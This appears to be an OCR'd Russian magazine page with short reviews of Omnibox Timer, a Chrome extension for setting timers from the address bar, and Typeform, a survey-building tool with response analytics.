


OMNIBOX TIMER (goo.gl/8RSYRV)

→ Постоянные пользователи Google Chrome наверняка успели стать настоящими фанатами знаменитого омнибокса, позволяющего выполнять множество действий прямо с клавиатуры. Речь не только о переключении поисковых движков на лету — наверняка многие знают, что с помощью омнибокса можно производить простейшие вычисления, конвертации валют и единиц измерения, узнавать погоду в любом городе и время в любом часовом поясе. Omnibox Timer добавляет еще одну полезную функцию — таймер. Можно выставить его прямо в омнибоксе, написав нужное время и описание. По истечении времени браузер отсигналит звуком или голосовым оповещением.

TYPEFORM (typeform.com)

→ Typeform — это суперфункциональный инструмент для опросов. Составление опросника напоминает PowerPoint — просто выбираешь шаблон экрана и наполняешь его контентом. Для каждого шаблона предусмотрены различные настройки. Наконец, в самом инструменте есть подробная панель анализа результатов опросов. Можно получить информацию о том, с каких устройств люди проходят опрос, сколько они потратили на это времени, на какую часть вопросов ответили. При желании можно подключить опросы к своему аккаунту Google Analytics. Сразу после регистрации создать опросник получится не более чем из 20 пунктов, но после прохождения опроса от самих разработчиков ограничения будут сняты — на время бета-тестирования сервиса.



Создание веб-форм опроса с отзывчивым дизайном и эффективными инструментами анализа

